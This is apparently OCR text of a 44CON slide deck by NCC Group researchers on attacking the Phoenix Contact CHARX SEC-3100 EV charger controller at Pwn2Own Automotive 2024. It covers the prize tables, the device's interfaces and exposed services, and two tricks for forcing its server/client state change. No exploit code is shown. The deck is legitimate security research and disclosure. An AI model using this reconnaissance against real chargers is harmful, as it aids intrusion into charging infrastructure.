nccgroup

Exploiting an EV Charger Controller at Pwn2Own 2024

Alex Plaskett & McCaulay Hudson

September 2024

44CON

/who

Alex Plaskett (@alexjplaskett)
NCC Group Exploit Development Group (EDG)


McCaulay Hudson (@_mccaulay)
NCC Group Exploit Development Group (EDG)

What is Pwn2Own?

- Yearly vulnerability research competitions held by Trend Micro (ZDI - Zero Day Initiative)
    - Pwn2Own Desktop (March)
    - Pwn2Own Mobile (October/November)
    - **Pwn2Own Automotive (Jan 2024)**
        - First edition
- Goal of the competition is to compromise a certain set of targets
- Prizes vary based on expected difficulty of the target
- ZDI purchase vulnerabilities / exploits
    - Provide directly to the vendors to fix the issues


Pwn2Own Tokyo Venue (Automotive World at the Tokyo Big Site)

Pwn2Own Automotive Targets




Target		Prize Amount	Master of Pwn Points	Additional Prize Options
Initial Vector	*Option*			
Tuner	N/A	$30,000	3	CAN Bus Add-on
Modem	N/A	$100,000	10	CAN Bus Add-on
Steam VM	N/A	$30,000	3	Infotainment Root Persistence Add-on CAN Bus Add-on
	QEMU Escape	$20,000	2	Infotainment Root Persistence Add-on CAN Bus Add-on
	KVM Escape	$80,000	8	Infotainment Root Persistence Add-on CAN Bus Add-on
Wi-Fi or Bluetooth	N/A	$60,000	6	CAN Bus Add-on
Infotainment	N/A	$50,000	5	Infotainment Root Persistence Add-on CAN Bus Add-on
	USB-based Attack	$35,000	3.5	Infotainment Root Persistence Add-on CAN Bus Add-on
	Diagnostic Ethernet	$25,000	2.5	Infotainment Root Persistence Add-on CAN Bus Add-on
	Sandbox Escape	$100,000	10	Infotainment Root Persistence Add-on CAN Bus Add-on
	Unconfined Root/Kernel Escalation of Privilege	$150,000	15	Infotainment Root Persistence Add-on CAN Bus Add-on
VCSEC, Gateway, or Autopilot	N/A	$200,000	20	Vehicle Included Autopilot Root Persistence Add-on
Autopilot and Gateway *(Ethernet Attack Surface only)*	N/A	$100,000	10	Vehicle Included Autopilot Root Persistence Add-on

Tesla




Add-on Prize Type	Add-on Prize	Prize	Master of Pwn Points
Infotainment Root Persistence	Entry's payload must maintain root persistence on the Infotainment target over a reboot.	$50,000	5
Autopilot Root Persistence	Entry's payload must maintain root persistence on the Autopilot target over a reboot.	$50,000	5
CAN Bus	Entry's payload must demonstrate arbitrary control of any physical CAN bus.	$100,000	10

In-Vehicle Infotainment (IVI)




Target	Prize	Master of Pwn Points
Sony XAV-AX5500	$40,000	4
Alpine Halo9 iLX-F509	$40,000	4
Pioneer DMH-WT7600NEX	$40,000	4

Electric Vehicle Chargers



Target	Cash Prize	Master of Pwn Points
ChargePoint Home Flex	$60,000	6
Phoenix Contact CHARX SEC-3100	$60,000	6
EMPORIA EV Charger Level 2	$60,000	6
JuiceBox 40 Smart EV Charging Station with WiFi	$60,000	6
Autel MaxiCharger (MAXI US AC W12-L-4G)	$60,000	6
Ubiquiti Connect EV Station	$60,000	6

Operating Systems




Target	Prize	Master of Pwn Points
Automotive Grade Linux	$50,000	5
BlackBerry QNX	$50,000	5
Android Automotive OS	$50,000	5


Pwn2Own Automotive 2024 Rules

- Requires unauthenticated code execution on the devices
- 3 attempts
- 10 minutes per attempt
- Expanded so attacks which require **physical presence** are also **in scope**
- Hardware attacks are important for preparation but not allowed in the competition

https://www.zerodayinitiative.com/blog/2023/8/28/revealing-the-targets-and-rules-for-the-first-pwn2own-automotive

Public EV Chargers Growth






The United Kingdom expects to install at least 300,000 public chargers by 2030.

Pwn2Own EV Chargers

Target	Cash Prize	Master of Pwn Points
ChargePoint Home Flex	$60,000	6
Phoenix Contact CHARX SEC-3100	$60,000	6
EMPORIA EV Charger Level 2	$60,000	6
JuiceBox 40 Smart EV Charging Station with WiFi	$60,000	6
Autel MaxiCharger (MAXI US AC W12-L-4G)	$60,000	6
Ubiquiti Connect EV Station	$60,000	6


EV Charger Categories

- Private Residential
- **Public (Charging Point Operator)**
- **Strategic Road Networks**
  - **Motorway Service Stations**




Target Device

Phoenix Contact - CHARX SEC-3100



- Build your own EV charging infrastructure from components!



EV Charger Infrastructure Overview


CHARX connect

CHARX power


Phoenix Contact - CHARX SEC-3100

- Control Module

- OCPP Backend Connection




- V2G Connections



Phoenix Contact - CHARX SEC-3100

- Developer friendly
  - REST and MQTT API Docs!




⤓ documentation_rest_mqtt.pdf (2.59 MB) SHA256 checksum: 7fead2fb4b281af2406b6129518498db84b4fe77a2ba3d16955ecb94b7f41331	Beschreibung REST und MQTT Interface	English	1.5.0

Attack Surface Research

- Physical Interfaces
- Device State
- External Services

CHARX SEC-3100 Physical Interfaces



SIM

MicroSD

USB (usb0)


LAN (eth1)

WAN (eth0)

Device State (Server vs Client)

- Serial client/server group (daisy chain)
- Different services exposed
- Different outbound communication

- Attacker can:
  - Trigger server -> client by running DHCP server on 192.168.4.0/24
  - Trigger client -> server by setting *System.name* to **ev3000**




External Services

Port	Service	WAN Server	LAN Server	WAN Client	LAN Client
22/tcp	SSH	✓		✓	✓
80/tcp	*CharxWebsite Frontend*	✓		✓	✓
81/tcp	HTTP			✓	✓
502/tcp	Modbus Server	✓			
1883/tcp	Mosquitto	✓	✓		
4444/tcp	*HTTP CharxControllerAgent*		✓	✓	✓
4999/tcp	Web Socket			✓	✓
5000/tcp	*HTTP CharxWebsite*	✓		✓	✓
5001/tcp	*HTTP CharxSystemConfigManager*			✓	✓
9999/tcp	*HTTP CharxUpdateAgent*		✓		
123/udp	NTP		✓		
5353/udp	mDNS	✓	✓	✓	✓

CHARX Custom Services

- HTTP
  - CharxWebsite (80/tcp)
- HTTP REST JSON
  - CharxWebsite (5000/tcp)
  - CharxControllerAgent (4444/tcp)
  - CharxSystemConfigManager (5001/tcp)
    - /api/v1.0/config
    - …
  - CharxUpdateAgent (9999/tcp)
    - /get-update
    - /return-database
    - /return-logs
    - …



CHARX control Embedded Linux V1.3.2

